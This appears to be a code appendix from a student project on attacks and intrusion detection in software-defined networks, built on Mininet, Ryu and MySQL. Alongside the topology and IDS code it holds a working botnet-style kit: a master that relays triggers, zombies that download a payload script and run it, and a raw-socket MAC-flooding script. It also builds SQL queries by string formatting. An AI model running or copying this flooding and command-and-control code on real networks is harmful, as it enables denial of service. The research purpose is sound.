            stderr.write('[-]Error in downlink handler: {}'.format(e))
```

```
from MySQLdb import connect
from sys import exit, stderr

def init_db(db_host, uname, passwd, db_name):
    conn=None
    try:
        conn=connect(db_host, user=uname, passwd=passwd, db=db_name)
        print('[!]Connected under the uname: {}'.format(uname))

        cur=conn.cursor()

        return (conn, cur)
    except Exception as e:
        stderr.write('[-]Error in connecting under uname {}: {}'.format(uname, e))
        if conn!=None:
            conn.close()
        exit(-1)

def send_query(t, query):
    try:
        t[1].execute(query)
        t[0].commit()
        print('[!]Query executed Successfully')
    except Exception as e:
        stderr.write('[-]Error in executing query {}: {}'.format(query, e))
```

```
def update_db(t, topo):
    subnets=topo.values()
    ctrlr_ip=topo.keys()
    for i in range(len(ctrlr_ip)):
        subnet=subnets[i]
        ip=ctrlr_ip[i]
        #create table
        query="CREATE TABLE `{}` (macs varchar(50));".format(ip)
        send_query(t, query)
        #inset vals
        query="INSERT INTO `{}` VALUES ('{}'), ".format(ctrlr_ip[i], subnet[0][0].MAC('s{}-eth{}'.format(i+1, len(subnets[1])+1)))
        for h in subnet[1]:
            query="".join([query, "('{}') ".format(h.MAC())])
            if h==subnet[1][-1]:
                query="".join([query, ";"])
            else:
                query="".join([query, " , "])
        send_query(t, query)
```

```
from mininet.net import Mininet
from mininet.node import RemoteController as rc
from mininet.cli import CLI as cli
from mininet.log import setLogLevel
from getpass import getpass
from importlib import import_module
from libnacl import randombytes_uniform as ru, sodium_init

db_handler=import_module('db_handler', '.')
viral=import_module('viral', '.')

def parse_ctrlr_file(fname):
    ctrlr_ip=[]
    with open(fname, 'r') as f:
        ctrlr_ip=f.read().strip().split('\n')

    print('[!]Registered controller IPs are: {}'.format(ctrlr_ip))

    return ctrlr_ip

#topo is {"ctrlr ip": [["root_sw"], ["hosts"]]}
def init_subnets(net, ctrlr_ip, n_subnets, n_hosts):
    topo={}

    for i in range(n_subnets):
        topo[ctrlr_ip[i]]=[[], []]
        sw=net.addSwitch('s{}'.format(i+1))
        topo[ctrlr_ip[i]][0].append(sw)

        for j in range(1, n_hosts+1):
            h=net.addHost('h{}s{}'.format(j, i+1))
            net.addLink(sw, h)
            topo[ctrlr_ip[i]][1].append(h)

    return topo
```

```
def init_rel_sw(net, n_rel_sw, n_subnets):
    rel_sw={}
    k=0
    for i in range(n_subnets+1, (n_subnets+n_rel_sw+1)):
        sw=net.addSwitch('s{}'.format(i))
        rel_sw[sw]=2
        #the unlucky ones given stright line connectivity(terminal rel_sw)
        if k!=2:
            rel_sw[sw]=rel_sw[sw]-1
            k+=1

    rels=rel_sw.keys()
    n=len(rels)
    for i in range(n):
        sw=rels[i]
        rels.remove(sw)
        links=[]
        k=rel_sw[sw]
        if len(rels)==0:
            break
        for j in range(k):
            s=rels[ru(len(rels))]
            if rel_sw[s]!=0 and s not in links:
                net.addLink(sw, s)
                links.append(s)
                rel_sw[s]=rel_sw[s]-1
                rel_sw[sw]=rel_sw[sw]-1

    return rel_sw.keys()

def choice(t):
    ret=t[ru(len(t))]
    t.remove(ret)
    return ret
```

```
def assign_rel_sw(net, rel_sw, topo):
    subnets=topo.values()
    n=len(rel_sw)
    for i in range(len(rel_sw)):
        rel=choice(rel_sw)
        num=1
        if len(subnets)>len(rel_sw):
            if len(rel_sw)==0:
                #go all out
                num=len(subnets)
            else:
                #give random number of subnets
                num=num+ru(len(subnets)-len(rels))

        for j in range(num):
            subnet=choice(subnets)
            net.addLink(rel, subnet[0][0])


def init_ctrlrs(net, ctrlr_ip):
    ctrlrs=[]
    for i in range(1, len(ctrlr_ip)+1):
        ctrlrs.append(net.addController('c{}'.format(i), controller=rc, ip=ctrlr_ip[i-1], port=6633))

    return ctrlrs

def init_switches(ctrlrs, topo, rel_sw):
    ctrlr_ip=topo.keys()
    j=0
    for i in range(len(ctrlrs)):
        ctrlr=ctrlrs[i]
        if ctrlr.IP() in ctrlr_ip:
            topo[ctrlr.IP()][0][0].start([ctrlr])
        else:
            rel_sw[j].start([ctrlr])
            j+=1
```

```
def mn_utils(args):
    #log
    setLogLevel('info')

    #ctrlr_ip file
    ctrlr_ip=parse_ctrlr_file(args.ctrlr_file)

    #sanity ch
    if len(ctrlr_ip)!=(args.subnets+args.rel_sw):
        print('[-]Not enough controllers available. Exiting...')
        exit(-1)

    #init libnacl
    sodium_init()

    #mininet
    net=Mininet(topo=None, autoSetMacs=True)

    #db init
    passwd=getpass('Enter the password for username {}: '.format(('topology' if args.uname
    conn_net, cur_net=db_handler.init_db(args.db_host, ('topology' if args.uname==None els

    #form subnets
    topo=init_subnets(net, ctrlr_ip, args.subnets, args.hosts)
    topo_dup=topo

    #form relay switches
    rel_sw=init_rel_sw(net, args.rel_sw, args.subnets)

    #assign subnets to relay switches
    assign_rel_sw(net, [sw for sw in rel_sw], topo)

    #build topology
    net.build()

    #update db
    db_handler.update_db((conn_net, cur_net), topo)
```

```
    #wait for controllers to come online
    print("[!]Startup controllers and then type 'BUILD' here to initiate further topology build...")
    ip=str(raw_input('[>] '))

    #init controllers
    ctrlrs=init_ctrlrs(net, ctrlr_ip)

    #init switches
    init_switches(ctrlrs, topo, rel_sw)

    #viral the attack
    viral.init_viral_works(topo_dup)

    #init cli
    cli(net)

    #stop
    net.stop()

    #end connection with db
    cur_net.close()
    conn_net.close()
```

```
from libnacl import randombytes_uniform as ru
from urllib import urlretrieve

def send_cmds(sel_hosts):
    bad_s_addr=sel_hosts[0].IP()
    for i in range(len(sel_hosts)):
        host=sel_hosts[i]
        if i==0:
            #bad_s
            print('[!]Starting http server on host {}'.format(host.name))
            host.cmdPrint('python -m SimpleHTTPServer &')
            host.cmdPrint('python utils/master.py -i {} &'.format(host.IP()))
        else:
            #zombies
            host.cmdPrint('python utils/zombie.py -a {} -n {} &'.format(bad_s_addr, host.name))
```

```
def choice(t):
    ret=t[ru(len(t))]
    t.remove(ret)
    return ret

def select_hosts(hosts):
    sel_hosts=[]

    #select bad server
    bad_s=choice(hosts)
    sel_hosts.append(bad_s)

    #select zombies
    ten_pcent=len(hosts)/10
    n_zom=ten_pcent if ten_pcent!=0 else 1
    for i in range(n_zom):
        sel_hosts.append(choice(hosts))

    return sel_hosts

def form_hosts(topo):
    subnets=topo.values()
    hosts=[]

    for subnet in subnets:
        for host in subnet[1]:
            hosts.append(host)

    return hosts

def init_viral_works(topo):
    hosts=form_hosts(topo)

    sel_hosts=select_hosts(hosts)

    send_cmds(sel_hosts)
```

```
from argparse import ArgumentParser
from importlib import import_module
from multiprocessing import Process as process

utils=import_module('utils', '.')
ids_workings=import_module('ids_workings', '.')
uds_workings=import_module('uds_workings', '.')

def init_glbls(args):
    glbls={}
    glbls['bind_addr']=args.bind_addr
    glbls['bind_port']=args.bind_port
    glbls['uds_sock_name']='./sock' if args.uds_sock_name==None else args.uds_sock_name
    glbls['suprelay_file']=args.suprelay_file

    return glbls

if __name__=='__main__':
    #parse arguments
    parser=ArgumentParser()
    parser.add_argument('-b', '--bind_addr', required=True, metavar='', dest='bind_addr',
    parser.add_argument('-p', '--bind_port', required=True, metavar='', type=int, dest='b
    parser.add_argument('-uS', '--uds_sock_name', metavar='', dest='uds_sock_name', help=
    parser.add_argument('-sR', '--suprelay_file', metavar='', dest='suprelay_file', help=
    args=parser.parse_args()
    glbls=init_glbls(args)

    #form sockets
    uds_sock=utils.sock_create(glbls['uds_sock_name'], 2)
    ids_sock=utils.sock_create((glbls['bind_addr'], glbls['bind_port']), 0)
```

```
#form sockets
uds_sock=utils.sock_create(glbls['uds_sock_name'], 2)
ids_sock=utils.sock_create((glbls['bind_addr'], glbls['bind_port']), 0)

#create processes
uds_svr_proc=process(target=uds_workings.uds_svr_loop, args=[uds_sock, ids_sock])
uds_svr_proc.start()

ids_svr_proc=process(target=ids_workings.ids_svr_loop, args=[ids_sock, uds_sock, glbls['uds_sock_name'], glbls['suprelay_file']])
ids_svr_proc.start()

#join
uds_svr_proc.join()
ids_svr_proc.join()

#close sockets
uds_sock.close()
ids_sock.close()
```

```
from socket import AF_INET, SOCK_STREAM, AF_UNIX, socket
from sys import stderr, exit

def sock_create(addr, flag):
    sock=None
    try:
        if flag==0:
            sock=socket(AF_INET, SOCK_STREAM)
            sock.bind(addr)
            sock.listen(5)
            print('[!]IDS server bound and listening on {}...'.format(addr))
        elif flag==1:
            sock=socket(AF_INET, SOCK_STREAM)
            sock.connect(addr)
            print('[!]IDS connected to {}...'.format(addr))
        elif flag==2:
            sock=socket(AF_UNIX, SOCK_STREAM)
            sock.bind(addr)
            sock.listen(5)
            print('[!]UDS server bound and listening successfully on {}...'.format(addr))
```

```
        elif flag==3:
            sock=socket(AF_UNIX, SOCK_STREAM)
            sock.connect(addr)
            print('[!]UDS connected to {}'.format(addr))
        return sock
    except Exception as e:
        stderr.write('[-]Error in creating sock for addr {}: {}'.format(addr, e))
        if sock!=None:
            sock.close()
        exit(-1)

def parse_suprelay_file(fname):
    addrs=[]
    try:
        with open(fname, 'r') as f:
            for s in f.readlines():
                ip, port=s.strip().split(':')
                addrs.append((ip, int(port, 10)))
        return addrs
    except Exception as e:
        stderr.write('[-]Error in parsing super-relay address file {}: {}'.format(fname, e))
        exit(-1)
```

```
        if dst in self.mac_to_port[dpid]:
            out_port = self.mac_to_port[dpid][dst]
        else:
            out_port=ofproto.OFPP_FLOOD

        actions = [datapath.ofproto_parser.OFPActionOutput(out_port)]

        # install a flow to avoid packet_in next time
        if out_port != ofproto.OFPP_FLOOD:
            self.add_flow(datapath, in_port, dst, src, actions)

        data = None
        if msg.buffer_id == ofproto.OFP_NO_BUFFER:
            data = msg.data

        out = datapath.ofproto_parser.OFPPacketOut(
            datapath=datapath, buffer_id=msg.buffer_id, in_port=in_port,
            actions=actions, data=data)
        datapath.send_msg(out)
```

```
from ryu.base import app_manager
from ryu.controller import ofp_event
from ryu.controller.handler import MAIN_DISPATCHER
from ryu.controller.handler import set_ev_cls
from ryu.ofproto import ofproto_v1_2
from ryu.lib.packet import packet
from ryu.lib.packet import ethernet
from ryu.lib.packet import ether_types
from time import time

class SimpleSwitch12(app_manager.RyuApp):
    OFP_VERSIONS = [ofproto_v1_2.OFP_VERSION]

    def __init__(self, *args, **kwargs):
        super(SimpleSwitch12, self).__init__(*args, **kwargs)
        self.mac_to_port = {}
        self.count=0

    def add_flow(self, datapath, port, dst, src, actions):
        ofproto = datapath.ofproto

        match = datapath.ofproto_parser.OFPMatch(in_port=port,
                                                 eth_dst=dst,
                                                 eth_src=src)
        inst = [datapath.ofproto_parser.OFPInstructionActions(
                ofproto.OFPIT_APPLY_ACTIONS, actions)]
```

```
        mod = datapath.ofproto_parser.OFPFlowMod(
            datapath=datapath, cookie=0, cookie_mask=0, table_id=0,
            command=ofproto.OFPFC_ADD, idle_timeout=0, hard_timeout=0,
            priority=0, buffer_id=ofproto.OFP_NO_BUFFER,
            out_port=ofproto.OFPP_ANY,
            out_group=ofproto.OFPG_ANY,
            flags=0, match=match, instructions=inst)
        datapath.send_msg(mod)

    @set_ev_cls(ofp_event.EventOFPPacketIn, MAIN_DISPATCHER)
    def _packet_in_handler(self, ev):
        msg = ev.msg
        datapath = msg.datapath
        ofproto = datapath.ofproto
        in_port = msg.match['in_port']

        pkt = packet.Packet(msg.data)
        eth = pkt.get_protocols(ethernet.ethernet)[0]

        if eth.ethertype == ether_types.ETH_TYPE_LLDP:
            # ignore lldp packet
            return
        dst = eth.dst
        src = eth.src

        dpid = datapath.id
        self.mac_to_port.setdefault(dpid, {})

        self.count+=1
        self.logger.info("packet in %s %s %s %s %s", dpid, src, dst, in_port, self.count)

        # learn a mac address to avoid FLOOD next time.
        self.mac_to_port[dpid][src] = in_port

        #put a check here that checks the mac list for dest and finds its root sw and forwards
```

```
from socket import socket, AF_INET, SOCK_STREAM, AF_UNIX
from os import mkfifo, system, popen
from argparse import ArgumentParser
from sys import stderr, exit
from threading import Thread as thread, Lock as lock
from multiprocessing import Process as process
from time import sleep

def sock_create(addr, flag):
    sock=None
    try:
        if flag==0: #ids server
            sock=socket(AF_INET, SOCK_STREAM)
            sock.bind(addr)
            sock.listen(5)
        elif flag==1:   #uds server
            sock=socket(AF_UNIX, SOCK_STREAM)
            sock.bind(addr)
            sock.listen(5)
        else:   #uds client
            sock=socket(AF_UNIX, SOCK_STREAM)
            sock.connect(addr)
        return sock
    except Exception as e:
        stderr.write('[-]Error in creating server socket for addr {}: {}, flag={}'.format(addr, e, flag))
        if sock!=None:
            sock.close()
        exit(-1)

def ids_cli_run(sock, addr):
    #connect to uds
    uds_sock=sock_create('./uds', 2)

    while True:
        cmdr=uds_sock.recv(512)
        if cmdr=='TRIGGER':
            sock.send('TRIGGER')

def svr_functions(ip):
    svr_sock=sock_create((ip, 6666), 0)
```

```
    while(1):
        sock=None
        try:
            sock, addr=svr_sock.accept()
            cli_thr=thread(target=ids_cli_run, args=[sock, addr])
            cli_thr.start()
        except Exception as e:
            stderr.write('[-]Error in accepting client: {}'.format(e))
            if sock!=None:
                sock.close()

def pipe_functions():
    try:
        mkfifo('./pipe')
    except Exception as e:
        stderr.write('[-]Error in creating pipe: {}'.format(e))

    #connect to uds
    uds_sock=sock_create('./uds', 2)

    #listen to pipe
    while True:
        cmdr=None
        with open('./pipe', 'r') as pipe:
            while True:
                cmd=pipe.read()
                if len(cmd)==0:
                    break
                else:
                    cmdr=cmd.strip()
        if cmdr=='trigger':
        #send to uds clients
            uds_sock.send(cmdr)

def uds_cli_run(sock, uds_clients, uds_mtx):
    while True:
        cmdr=sock.recv(512)
        if cmdr=='trigger':
            #broadcast
            with uds_mtx:
                for cli in uds_clients:
                    cli.send('TRIGGER')
```

```
def uds_functions():
    uds_svr_sock=sock_create('./uds', 1)
    uds_clients=[]
    uds_mtx=lock()

    while(1):
        sock=None
        try:
            sock, _=uds_svr_sock.accept()
            with uds_mtx:
                uds_clients.append(sock)
            uds_cli_thr=thread(target=uds_cli_run, args=[sock, uds_clients, uds_mtx])
            uds_cli_thr.start()
        except Exception as e:
            stderr.write('[-]Error in creating UDS client: {}'.format(e))
            if sock!=None:
                sock.close()

if __name__=='__main__':
    parser=ArgumentParser()
    parser.add_argument('-i', '--ip', required=True, metavar='', dest='ip', help='The ip of the
    argument=parser.parse_args()

    uds_proc=process(target=uds_functions)
    uds_proc.start()

    svr_proc=process(target=svr_functions, args=[argument.ip, ])
    svr_proc.start()

    pipe_proc=process(target=pipe_functions)
    pipe_proc.start()

    #join all
    svr_proc.join()
    pipe_proc.join()
    uds_proc.join()
```

```
from socket import socket, AF_PACKET, SOCK_RAW
from argparse import ArgumentParser
from random import randint
from sys import stderr, exit

def sock_create(intf):
    sock=None
    try:
        sock=socket(AF_PACKET, SOCK_RAW)
        sock.bind((intf, 0))
        print('[!]Socket successfully bound to interface {}'.format(intf))
        return sock
    except Exception as e:
        stderr.write('[-]Error in binding the socket at {}: {}\nExiting...\n'.format(intf, e))
        if sock!=None:
            sock.close()
        exit(-1)

def rand_mac():
    mac=[]
    for i in range(6):
        mac.append(randint(0x00, 0xff))
    return mac

def pack(pkt):
    return b"".join(map(chr, pkt))

def form_pkt():
    dst_mac=rand_mac()
    src_mac=rand_mac()
    typ=[0x08, 0x00]
    return pack(dst_mac+src_mac+typ)

def flood(sock, num):
    try:
        for i in range(num):
            pkt=form_pkt()
```

```
            sock.send(pkt)
    except Exception as e:
        stderr.write('[-]Error in sending packet num {}: {}'.format(i, e))
        exit(-1)

if __name__=='__main__':
    parser=ArgumentParser()
    parser.add_argument('-i', '--intf', required=True, metavar='', dest='intf', help='The interface to bind the socket to')
    parser.add_argument('-n', '--num', required=True, type=int, metavar='', dest='num', help='The number of packets to send')
    args=parser.parse_args()

    #create socket
    sock=sock_create(args.intf)

    #flood
    flood(sock, args.num)
```

```
from argparse import ArgumentParser
from socket import socket, SOCK_STREAM, AF_INET
from urllib import urlretrieve
from sys import stderr, exit
from os import system

def sock_create(addr):
    sock=None
    try:
        sock=socket(AF_INET, SOCK_STREAM)
        sock.connect(addr)
        return sock
    except Exception as e:
        stderr.write('[-]Error in connecting to bad_server at {}: {}'.format(addr, e))
        if sock!=None:
            sock.close()
        exit(-1)

def connect_to_svr(bad_addr, name):
    sock=sock_create((bad_addr, 6666))
```

```
    while True:
        cmdr=sock.recv(512)
        if 'TRIGGER'==cmdr:
            #trigger attack
            system('python2 try/{}.py -i {}-eth0 -n 100000'.format(name, name))
        elif 'EXIT'==cmdr:
            break

def fetch_file(bad_addr, name):
    try:
        urlretrieve('http://{}:8000/utils/vec.py'.format(bad_addr), 'try/{}.py'.format(name))
    except Exception as e:
        stderr.write('[-]Error in fetching vector file from server at {}: {}'.format(bad_addr, e))
        exit(-1)

if __name__=='__main__':
    parser=ArgumentParser()
    parser.add_argument('-a', '--addr', required=True, metavar='', dest='bad_addr', help='The address of the bad server')
    parser.add_argument('-n', '--name', required=True, metavar='', dest='name', help='The name of the host')
    args=parser.parse_args()

    fetch_file(args.bad_addr, args.name)

    connect_to_svr(args.bad_addr, args.name)
```

APPENDIX E

FUTURE PERSPECTIVES

- Discover new relay applications.
- Implement a flow table overflow attack.
- Test with new topologies and compare.